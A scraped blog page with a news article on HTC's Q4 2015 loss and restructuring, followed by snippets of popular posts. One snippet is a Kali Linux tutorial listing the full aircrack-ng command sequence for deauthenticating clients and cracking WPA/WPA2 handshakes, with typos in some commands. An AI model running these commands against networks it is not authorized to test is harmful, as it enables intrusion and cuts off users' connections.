
HTC Cards $101M Loss In Q4 2015, Its Third Successive Quarter In The Red


HTC’s (financial) struggle is real. The Taiwanese tech firm endured another rough quarter of business after it posted a NT$3.4 billion ($101 million) net loss for Q4 2015. Total revenue came in at NT$25.7 billion ($766 million), which is up nearly 20 percent quarter-on-quarter but down a massive 46 percent year-on-year.
The phone maker booked a slender NT$0.47 billion (then $14.7 million) profit one year ago in Q4 2014, but this time around it is a third successive quarterly loss following on from a NT$4.5 billion ($139 million) loss in Q3 2015, when it stopped forecasting its own sales, and a NT$8.0 billion (US$252 million) loss in Q2.
In a brief press announcement, HTC made some unspecific positive noises about its newer products. Its Desire line saw “good momentum” and the HTC One A9 was “well received” in Asia, the U.S. and Europe, we’re told. On a call with analysts, Chialin Chang, CFO and President of Global Sales, was more frank, admitting that sales of HTC’s flagship HTC One M9 “fell short of expectation” in 2015.
“You will find [that] the product portfolio is streamlined and matched with the right cost of doing business,” Chang said when asked what HTC plans to do differently this year.
In a bid to find that “right cost”, HTC implemented a series of restructuring initiatives in the latter part of 2015, which included laying off 15 percent of staff, and some costs related to that are still being felt. Chang said that one further quarter of expenditure from restructuring will happen, so improved financial results aren’t expected until HTC’s Q2 2016, the company CFO added.
HTC is putting a lot of emphasis on virtual reality (including its upcoming Vive product) and the Internet of things. Chang voiced his optimistic that efforts in VR and wearables — where it is working with Under Armor, and just launched its first product — “will be able to contribute to the bottom line in a meaningful way.” Aside from being ambiguous, it’s tough to know how VR will play out in the consumer space — and in terms of sales — but it is so nascent and unlike other productrs on the market. What is clear, however, is that 2015 was a disaster for HTC, and the company can’t afford a repeat this year.

Comments

Popular posts from this blog

Building a smarter home

The Jetsons  presented a highly entertaining vision of what  homes  of the future would  look like . The animated television show anticipated a world where humans would be able to do everything with just the push of a button. In many ways, the show turned out to be prophetic; today we have printable food, video chats, smartwatches and robots that help with housework — and flying cars may even be on the way. The challenge for companies is to integrate digital technologies in meaningful ways that enhance people’s  homes  and improve their lives. Many of the innovations to emerge over the past few years have been geared toward this kind of “push-button living.” Thanks to the rise of smartphones and the proliferation of cheap sensors, it is possible to make just about any household appliance “smart” and “connected.” By 2019,  companies are expected to ship 1.9 billion connected home devices, bringing in about $490 billion in revenue. ...

Facebook ‘Class Action’ Privacy Lawsuit Moves To Austrian Supreme Court

A privacy lawsuit filed against Facebook last year by Viennese lawyer and data privacy activist Max Schrems has moved up to Austria’s Supreme Court which will rule on whether the suit can be treated as a class action. When Schrems kicked off the suit, back in July 2014, he invited adult non-commercial Facebook users located anywhere outside the U.S. and Canada to join the suit for free — and tens of thousands of people quickly took up the invitation. The legal action focuses on multiple areas where the plaintiffs argue Facebook has been violating EU data protection laws, such as the absence of effective consent to many types of data use; the tracking of Internet users through external websites; and the monitoring and analysis of users via big data systems. Facebook’s participation in the NSA’s PRISM surveillance program is also part of the complaint. In July the case suffered a setback when an Austrian regional co...

Crack WPA & WPA2 with Aircrack-ng on Kali Linux

In this tutorial we are going to teach you How to crack WPA & WPA 2 with aircrack-ng on Kali Linux. We high recommend this for research or educational purpose only. Things we used for cracking WPA & WPA2: Alfa AWUSO36H Wireless Card Windows 7-64bit (works on 32bit) VMware Workstation Kali Linux 2.0 Command to crack WPA & WPA2: airmon-ng  sudo ifconfig wlan0 down sudo iwconfig wlan0 mode monitor sudo ifconfig wlan0 up airodump-ng wlan0  airodump-ng -c [channel id] --write [any name] --bssid [bssid of the wifi] wlan0 aireplay-ng --deauth 5 -a [bssid] -c [station id] wlan0 aircrack-ng -w [wordlist file] -b [bssid] [any name]-01.cap sudo ifconfig wlan0 down sudo iwcofnig wlan0 mode monitor sudo ifconfig wlan0 up  Here is a YouTube video on How to crack WPA and WPA2 with Aircrack-ng on Kali Linux: In the about tutorial we EVER hack our own systems as a proof of concept and never engage in any black hat activity.

How ad-free subscriptions could solve Facebook

At the core of Facebook’s “well-being” problem is that its business is directly coupled with total time spent on its apps. The more hours you pass on the social network, the more ads you see and click, the more money it earns. That puts its plan to make using Facebook healthier at odds with its finances, restricting how far it’s willing to go to protect us from the harms of over use. The advertising-supported model comes with some big benefits, though. Facebook CEO Mark Zuckerberg has repeatedly said that “We will always keep Facebook a free service for everyone.” Ads lets Facebook remain free for those who don’t want to pay, and more importantly, for those around the world who couldn’t afford to. Ads pay for Facebook to keep the lights on, research and develop new technologies, and profit handsomely in a way that attracts top talent and further investment. More affluent users with more buying power in markets like the US, UK, and Canada command higher ad prices, effectively...

eGym raises $45M Series C for cloud-connected gym equipment and fitness software

eGym , the Munich-based startup that offers cloud-connected gym equipment and supporting cloud software and app for the fitness training floor, has closed $45 million in Series C funding. The round was led by new investor HPE Growth Capital, while existing investors, including Highland Europe, also participated. The problem that eGym is looking to solve is that, whilst gyms have moved from a bodybuilder market to a mass market in the last 20 years, the technology in gyms lags behind. That’s despite the fact that better use of technology can help to reduce customer churn, the biggest pain-point of both gym operator and gym users. Comprising of an app for both gym user and trainer, combined with the company’s connected strength machines, the eGym Cloud makes it possible for gym members to receive better fitness instruction and an evolving and personalised fitness plan based on data collected as they workout. And by providing a better workout feedback loop, gym goers can get an i...